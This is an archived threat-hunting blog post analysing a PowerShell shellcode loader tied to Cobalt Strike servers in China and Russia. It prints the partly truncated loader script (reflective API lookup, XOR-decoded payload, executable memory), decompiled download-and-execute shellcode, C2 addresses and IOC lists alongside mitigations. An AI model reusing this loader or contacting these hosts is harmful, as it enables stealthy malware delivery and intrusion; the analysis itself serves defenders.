

# Cobalt Strike Operators Leverage PowerShell Loaders Across Chinese, Russian, and Global Infrastructure

Published: 2025-06-19 · Archived: 2026-04-06 00:37:50 UTC

While analyzing open directories during a routine threat hunting session, we discovered a suspicious PowerShell script (y1.ps1) hosted in an open directory on a server in China (IP: [123.207.215.76](#)).

The script functions as a shellcode loader utilizing in-memory execution techniques to evade disk-based detection. It resolves Windows API functions dynamically and decrypts embedded shellcode, which acts as a downloader. First seen on June 1, 2025, the script triggered a deeper investigation into post-exploitation infrastructure.

This PowerShell loader reflects an active post-exploitation setup leveraging stealth techniques and Cobalt Strike infrastructure.

In this article, we break down how the shellcode operates, its evasion methods, and how we traced its connection to known Cobalt Strike infrastructure.

## Key Takeaways

- The PowerShell script (y1.ps1) executes shellcode directly in memory using reflective techniques.
- It connects to a second-stage C2 server hosted on Baidu Cloud Function Compute.
- The shellcode employs API hashing and sets forged User-Agent strings to evade detection.
- The final payload communicates with a known Cobalt Strike IP address in Russia.
- SSL metadata and loader behavior confirm links to Cobalt Strike post-exploitation tools.

## Introduction

The decrypted shellcode initiates a connection to a second-stage command-and-control server hosted on Baidu Cloud Function Compute ([y2n273y10jf.lcfc-executef.lbj.baidubcef.lcom](#)). It uses API hashing to obfuscate function names, sets a forged User-Agent string, and employs reflective DLL injection to load the payload directly into memory.

Analysis of the decoded payload configuration revealed a Cobalt Strike Beacon communicating with the IP address [46.173.27.142](#), associated with Beget LLC (Russia).

SSL metadata indicates a certificate subject of "Major Cobalt Strike" and issuer "cobaltstrike." These findings are consistent with known Cobalt Strike infrastructure and usage patterns in post-exploitation and threat actor activity.

While most of the IOCs in this case are linked to Chinese and Russian servers, we also identified a few hosted in the United States, Singapore, and Hong Kong. This suggests that although the core staging environment relies

heavily on infrastructure in China and Russia, cloud platforms in other regions are occasionally used to support distribution.

## Script Metadata

The y1.ps1 script was hosted in an [open directory](#) on a Chinese server with the following attributes:

- **File Name:** y1.ps1
- **File Size:** 4 KB
- **Host IP:** [123.207.215.76:80](#)
- **Host Attribution:** Shenzhen Tencent Computer Systems Company Ltd. (China)
- **Capture Time:** 2025-06-01 12:06 UTC

## Technical analysis

To further examine the file's behavior and context, we used our internal analysis tools.

The PowerShell script was discovered using the [Attack Capture File Manager](#). The file was flagged as malicious and made publicly accessible via an open directory.




Figure 1: [Open directory](#) hosting the PowerShell code

The PowerShell script is a shellcode loader designed to execute malicious code in memory, a technique often used by malware to evade detection. It begins by enabling strict mode to ensure clean execution, then defines two key functions: `func_get_proc_address`, which retrieves memory addresses of Windows API functions (like `VirtualAlloc`) from DLLs using reflection, and `func_get_delegate_type`, which dynamically creates a delegate to call functions in memory.

The main execution block, triggered on 64-bit systems, decodes a Base64-encoded byte array, decrypts it with an XOR operation, and allocates executable memory using `VirtualAlloc`. The decrypted shellcode is copied into this

memory and executed via a delegate, bypassing disk-based detection.

```

Set-StrictMode -Version 2

function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.S
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @( 'System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New
    }

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate'
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_para
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementation

    return $var_type_builder.CreateType()
}

If ([IntPtr]::size -eq 8) {
    [Byte[]]$var_code = [System.Convert]::FromBase64String('32ugx9PL6yMjI2JyYnNxcnVrEvg6hRc2ss1G1pbhLqaxLjjx9CXyEPA2L
    for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
    }

    $var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc)
    $var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
    [System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)
}

```

Figure 2: PowerShell shellcode loader

## Hunting PowerShell Cobalt Strike shellcode

We used Code Search with the keyword "[func\\_get\\_delegate\\_type](#)", a function often associated with reflective execution in PowerShell-based loaders, and filtered for files with the ".ps" extension. This returned 129 results and helped uncover a set of suspicious scripts, along with the hostnames serving them. Identifying this pattern was key in linking the loaders to active [Cobalt Strike](#) infrastructure.

## Code Search

"func\_get\_delegate\_type"  Query Help

129 Results 255ms

File Name	Hostname	File Path	File Size	Modified	SHA256
<input type="text" value="Search File Names"/> <ul style="list-style-type: none"> <li>payload.ps1 35</li> <li>beacon.ps1 10</li> <li>payload_x64.ps1 5</li> <li>beacon_x64.ps1 3</li> <li>powershell.ps1 3</li> <li>1.ps1 2</li> <li>backup.ps1 2</li> <li>template_hint_x64.ps1 2</li> </ul>	123.207.215.76:80	/y1.ps1	3.6 kB	14 days ago	
<input type="text" value="Search extensions"/> <ul style="list-style-type: none"> <li>.ps1 129</li> </ul>	217.114.8.138:10802	/da2_x86.ps1	300.1 kB	20 days ago	
<input type="text" value="Search file types"/> <ul style="list-style-type: none"> <li>code 129</li> </ul>	217.114.8.138:10802	/da2.ps1	371.7 kB	20 days ago	

```

var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module))), $var_procedure)) } function
func_get_delegate_type
System.Runtime.InteropServices.Marshal::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc),
(func_get_delegate_type
var_runme = [System.Runtime.InteropServices.Marshal::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type

```

Figure 3: [Results of searching the code query](#)

One of the retrieved scripts stood out for deeper inspection, leading us to examine its embedded shellcode.

## Decrypting shellcode

We returned to the script and used CyberChef to decode the embedded shellcode. The payload was Base64-encoded and XOR-decrypted using a key of 35.



```

for ( current_module = *((loc_60 + 24) + 32); ; current_module = *saved_module_ptr )// Access InMemoryOrderModuleList
{
  module_name_ptr = current_module[20];
  --a1;
  hash_accumulator = 0; // Start of API name hashing routine - calculates a hash of function name for dynamic resolution
  do
  {
    current_char = *module_name_ptr++;
    if ( current_char >= 97 ) // Case-insensitive comparison - converts lowercase to uppercase
    | LOBYTE(current_char) = current_char - 32;
    hash_accumulator = current_char + __ROR4__(hash_accumulator + 1, 13); // Hash calculation: ROR by 13 bits and add character value
  }
  while ( hash_accumulator );
  saved_module_ptr = current_module;
  v6 = current_module[8];
  v7 = v6 + *(v6 + 60) - 1;
  if ( *(v7 + 24) == 523 ) // Check for PE32+ format (0x208)
  {
    v8 = *(v7 + 136) - 1;
    if ( v8 )
    {
      v14 = v6 + v8 - 1;
      v9 = *(v14 + 24) - 1;
      v10 = v6 + *(v14 + 32);
      while ( v9 )
      {
        v11 = (v6 + *(v10 - 1 + 4 * v9));
        v12 = a1 - 1;
        v13 = 0;
        do
        {
          v10 = *v11++;
          v13 = v10 + __ROR4__(v13 + 1, 13) + 1;
        }
        while ( v10 != BYTE1(v10) );
        v9 = saved_module_ptr + v13;
        a1 = v12 + 1;
        if ( v9 == v6 ) // Compare calculated hash with target hash
        | __asm { jmp eax; Jump to resolved API function after successful hash match } // Jump to resolved API function after successful hash match
      }
    }
  }
}

```

Figure 5: API hashing technique used by shellcode

The hashing algorithm processes each character of the function name by converting it to uppercase (making it case-insensitive), rotating the accumulated hash value 13 bits to the right, and adding the character's value.

This continues until the end of the name, producing a unique hash that hides the original function name.

The shellcode starts by setting up its execution environment. It walks through the Process Environment Block (PEB) to locate loaded DLLs. Then, using its hashing routine, it identifies key functions like LoadLibraryA and others that it needs for network communication.

Once it locates LoadLibraryA, it loads wininet.dll, a system library used for internet-related functions. From there, it resolves APIs like InternetOpenA, laying the groundwork for contacting its command and control (C2) server.

```
inc     ecx
push   esi
dec     ecx
mov     esi, esp
dec     esp
mov     ecx, esi
inc     ecx
mov     edx, LoadLibraryA_0
call   ebp
dec     eax
xor     ecx, ecx
dec     eax
xor     edx, edx
dec     ebp
xor     eax, eax
dec     ebp
xor     ecx, ecx
inc     ecx
push   eax
inc     ecx
push   eax
inc     ecx
mov     edx, InternetOpenA_0
call   ebp
```

Figure 6: Resolve InternetOpenA and LoadLibraryA APIs

## C2 Communication

The shellcode initiates an HTTPS connection (port 443) to its [C2 server](#) at y2n273y10j.cfc-execute.bj.baidubce.com using InternetConnectA. During this stage, it sets a custom **User-Agent** string that mimics legitimate browser traffic:

```
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; yie9)
```



Copy

Below is an assembly snippet showing the actual call to InternetConnectA, used by the shellcode to initiate the HTTPS C2 connection.

```

establish_connection proc near
    pop     edx
    dec     eax
    mov     ecx, eax
    inc     ecx
    mov     eax, 18Bh
    dec     ebp
    xor     ecx, ecx
    inc     ecx
    push   ecx
    inc     ecx
    push   ecx
    push   3
    inc     ecx
    push   ecx
    inc     ecx
    mov     edx, InternetConnectA_0
    call   ebp
    jmp    short near ptr unk_1A4

```

Figure 7: HTTP connection via C2

## Receiving And Executing Payload

After the connection is established, the shellcode sends an HTTP request using `HttpOpenRequestA` and `HttpSendRequestA`, with options set via `InternetSetOptionA`. It includes a retry loop that tries up to 10 times if the connection fails.

Once successful, it uses `VirtualAlloc` to create a memory region with read, write, and execute permissions. It then downloads the payload directly into this memory space using `InternetReadFile`.

```

v1 = v9[9];
v2 = (a1 - 1);
(v2)(1, HttpOpenRequestA_0, 0, 0, -2067779072, 0);
function_handle = v1 + 80;
v4 = 10;
do
{
    (v2--)(5, InternetSetOptionA_0, 13184, 0);
    if ( (v2)(1, HttpSendRequestA_0, function_handle, function_handle) )// Call API resolver with WriteFile hash
    | goto LABEL_5;
    --v4;
}
while ( v4 );
while ( 1 )
{
    (v2)(v5 + 1);
LABEL_5:
    v6 = (v2)(65, VirtualAlloc_0) - 1;           // Allocate memory for downloaded payload (RWX permissions)
    v9[1] = v6;
    v9[0] = v6;
    while ( 1 )
    {
        v7 = (v2)(v9 + 1, InternetReadFile_0, v9[0]) - 1; // Download payload using InternetReadFile
        if ( !v7 )
        | break;
        LOWORD(v7) = v9[0];
        v8 = v7 - 1;
        v6 += v8;
        if ( !v8 )
        | __asm { ret; Execute downloaded payload } // Execute downloaded payload
    }
}

```

Figure 8: Allocated memory region and payload execution

Finally, the shellcode jumps to the start of the memory region and executes the downloaded payload.



```

strcpy(v13, "AAAAAAAAABBBBBBBB");
BYTE1(v13[2]) = 0;
WORD1(v13[2]) = 0;
HIDWORD(v13[2]) = 0;
memset(&v13[3], 0, 64);
BaseAddress = GetBaseAddress();
if ( (v13[0] & 0xFFFFF) == 0x414141 && (v13[1] & 0xFFFFF) == 0x424242 )
| HandleCustomConfig(v13);
if ( !ValidateConfiguration(v13) )
| InitializeConfiguration(v13);
v5 = &BaseAddress[(BaseAddress + 15)];
if ( (*(v5 + 11) & 0x8000) == 0x8000 )
{
| v7 = 64;
| Memory = AllocateMemory(v13, v5, BaseAddress, 0x40u);
}
else
{
| v7 = 4;
| Memory = AllocateMemory(v13, v5, BaseAddress, 4u);
}
v12 = *(v5 + 20);
memset(Memory, 0, v12);
v4 = v5[16];
v6 = CopyHeaders(Memory, v5, BaseAddress, v4);
FixImportTable(v6, v5, BaseAddress, &v10, &v8);
CopySections(v13, v6, v5, BaseAddress, v4);
ExecuteTLSCallbacks(v10, v8, v4);
ApplyRelocations(v6, v5);
FixExportTable(v13, v10, v8, v7);
memset(v13, 0, 0x58u);
if ( (*(v5 + 11) & 0x1000) == 0x1000 )
| v2 = *(v5 + 32);
else
| v2 = *(v5 + 10);
v11 = v6 + v2;
((v6 + v2))(v6, 1, a1);

```

Figure 10: Cobalt Strike loader

## Cobalt Strike Beacon C2

During analysis of the payload configuration, we extracted the command-and-control (C2) address [46.173.27.142](https://46.173.27.142).

This IP is associated with **Beget LLC** under ASN **198610**, and geolocated to **Russia (RU)**. Historical data from our platform indicates the IP was both first and last seen on **May 28, 2025**, suggesting short-lived or time-sensitive activity.

The [C2 node](#) operated over **port 50050**, and SSL certificate metadata reveals the **Subject/Common Name** as "**Major Cobalt Strike**", with the **Issuer Organization** listed as "**cobaltstrike**", strongly indicating usage of a Cobalt Strike Beacon.

This infrastructure aligns with known Cobalt Strike deployment patterns used in post-exploitation and red team operations, as well as by threat actors leveraging cracked versions of the framework.

Last Seen	First Seen	IP	Ports	SubjectCommonName	IssuerOrganization	
05/28/2025 18 days ago	05/28/2025 18 days ago	46.173.27.142	50050	Major Cobalt Strike	cobaltstrike	<a href="#">Certificate Details</a>

Figure 11: [SSL History related to 46.173.27.142](#)

To understand the broader infrastructure footprint, we queried our certificate dataset for other Cobalt Strike indicators.

### Hunting Cobalt Strike C2 via SSL

The query "[Certificates.IssuerOrganization:cobaltstrike](#)" returns 801 IP addresses. These are systems with SSL certs showing "cobaltstrike" as the issuer. Since Cobalt Strike gets abused constantly by hackers, these IPs are likely command-and-control servers actively used to manage attacker infrastructure.

**Advanced Search** Beta

Q Certificates.IssuerOrganization:cobaltstrike

Filters **801 Results** Took: 957ms

IP	Port	Hosting Company	HTTP Status	Last Seen	More details
8.219.117.5	10	Alibaba (US) Technology Co., Ltd.		2025-06-15T12:48:46	<a href="#">i</a>
27.25.151.98	50050	CHINANET-BACKBONE		2025-06-15T11:14:59	<a href="#">i</a>
123.60.219.97	50050	Huawei Cloud Service data center		2025-06-15T11:14:59	<a href="#">i</a>
121.36.73.30	63151	Huawei Cloud Service data center		2025-06-15T11:14:59	<a href="#">i</a>
101.43.252.53	50050	Shenzhen Tencent Computer Systems Company Limited		2025-06-15T11:14:59	<a href="#">i</a>
103.171.35.26	50501	VH Global Limited		2025-06-15T11:14:59	<a href="#">i</a>
8.134.80.60	50050	Hangzhou Alibaba Advertising Co.,Ltd.		2025-06-15T11:14:59	<a href="#">i</a>

Figure 12: Hunting query related to the Cobalt Strike tool

These findings reinforce the presence of an actively maintained, evasive post-exploitation framework leveraging Cobalt Strike infrastructure.

## Summary

We uncovered a simple but effective delivery method for Cobalt Strike using a PowerShell loader hosted in an open directory. The loader executed entirely in memory, contacted a cloud-based C2 server, and relied on evasion techniques like API hashing and reflective DLL loading.

What made this stand out wasn't the techniques themselves, but how quietly they were combined. By tracing code patterns and SSL certificate metadata, we linked the activity to known Cobalt Strike infrastructure and exposed part of a broader setup likely used in post-compromise operations.

While attribution remains unclear, the use of cracked Cobalt Strike beacons and ephemeral infrastructure is consistent with techniques observed in financially motivated threat campaigns.

## Recommended Mitigation Strategies

To reduce the risk of similar attacks, start by tightening PowerShell usage. Set execution policies to restrict unsigned scripts and enable logging to capture suspicious activity. Look out for unusual commands, such as Add-Type or custom memory allocation.

- Block known malicious IPs and domains, especially 46.173.27.142 and the Baidu Cloud endpoint used in this case. Watch for strange outbound traffic, especially with fake User-Agent strings that mimic browsers.
- Use a good EDR solution that can catch in-memory attacks and reflective DLL loading. Turn on Windows Defender's Exploit Guard and ASR rules to stop common post-exploitation techniques.
- Monitor for SSL certificates with names like "cobaltstrike"-they're often a giveaway. Deploy all known IOCs (IPs, domains, certificates) across your security tools and hunt through historical logs.
- Limit internet access from sensitive machines, and train users not to run unknown scripts or access unsecured web directories. Disable scripting tools like PowerShell if they're not needed.

## Cobalt Strike IOCs

### PowerShell Scripts

SHA-256 Hash
cdd757e92092b9a72dec0a7529219dd790226b82c69925c90e5d832955351b52
23a04d2ae94998b26c42c327f9344b784eb00d0a42c0ade353275bdeff9824f
27f88c7005f33bfc67731cb732c7c72e0cea7f97db1f15bcf5880d3e7f7f85eb
6954005ab1b1d2deec940181674000e394f860fe4f626d6b0abf63453d5fff48
ed2b7d55781414cdb3e0f64de6d9fea9bf282ee49e12b112f9e0748d5266fd60
1f0f4415b738198cc82359212f3ead281b7eb38070163a7782584f77346e619f
eed87a02d126c3ac0ab90a66f4e4a58f24d6a0f4028a2643e83a3a8b075cb5ac
69b1261eac205aefb6a5237ff3d87ef515e838184c1616ec935a4f7f4aa04ac1
60652f62ec7772b611f3a62fd93d690e677b616e972a0444650f0a2ea597f77f
1d4f814d06a3893545f51f1158d6677b1b083a90ab57ba03c58f8d26c29e5a10

### Cobalt Strike C2

<b>C2 Server</b>
<a href="http://y2n273y10j[.]lfcf-execute[.]bj.baidubce[.]com">y2n273y10j[.]lfcf-execute[.]bj.baidubce[.]com</a>
<a href="http://46.173.27.142">46.173.27.142</a>

## Cobalt Strike Open Directory Hosts

IP Address	Network CIDR	ASN/Organization	Country
182.92.76.239	182.92.0.0/16	37963 (Hangzhou Alibaba Advertising Co.,Ltd.)	CN
35.240.168.8	35.240.0.0/13	396982 (GOOGLE-CLOUD-PLATFORM)	SG
167.71.215.63	167.71.0.0/16	14061 (DIGITALOCEAN-ASN)	SG
82.157.78.234	82.156.0.0/15	45090 (Shenzhen Tencent Computer Systems Company Limited)	CN
116.114.20.180	116.114.0.0/16	4837 (CHINA UNICOM China169 Backbone)	CN
111.229.158.40	111.229.0.0/16	45090 (Shenzhen Tencent Computer Systems Company Limited)	CN
123.207.215.76	123.206.0.0/15	45090 (Shenzhen Tencent Computer Systems Company Limited)	CN
217.114.8.138	217.114.0.0/20	198610 (Beget LLC)	RU
8.210.77.1	8.210.0.0/16	45102 (Alibaba US Technology Co., Ltd.)	HK
124.71.137.28	124.71.128.0/18	55990 (Huawei Cloud Service data center)	CN
137.184.103.54	137.184.0.0/16	14061 (DIGITALOCEAN-ASN)	US
8.137.147.254	8.136.0.0/13	37963 (Hangzhou Alibaba Advertising Co.,Ltd.)	CN
45.147.201.165	45.147.200.0/23	51659 (LLC Baxet)	RU
43.202.62.102	43.200.0.0/13	16509 (AMAZON-02)	KR
8.134.148.103	8.132.0.0/14	37963 (Hangzhou Alibaba Advertising Co.,Ltd.)	CN
124.223.12.165	124.220.0.0/14	45090 (Shenzhen Tencent Computer Systems Company Limited)	CN
146.190.72.88	146.190.0.0/17	14061 (DIGITALOCEAN-ASN)	US
150.158.214.98	150.158.0.0/16	45090 (Shenzhen Tencent Computer Systems Company Limited)	CN
121.37.66.33	121.36.0.0/15	55990 (Huawei Cloud Service data center)	CN
114.116.50.214	114.116.0.0/17	4808 (China Unicom Beijing Province Network)	CN
175.178.33.154	175.178.0.0/16	45090 (Shenzhen Tencent Computer Systems Company Limited)	CN

<b>IP Address</b>	<b>Network CIDR</b>	<b>ASN/Organization</b>	<b>Country</b>
8.135.237.16	8.132.0.0/14	37963 (Hangzhou Alibaba Advertising Co.,Ltd.)	CN

---

Source: <https://hunt.io/blog/cobaltstrike-powershell-loader-chinese-russian-infrastructure>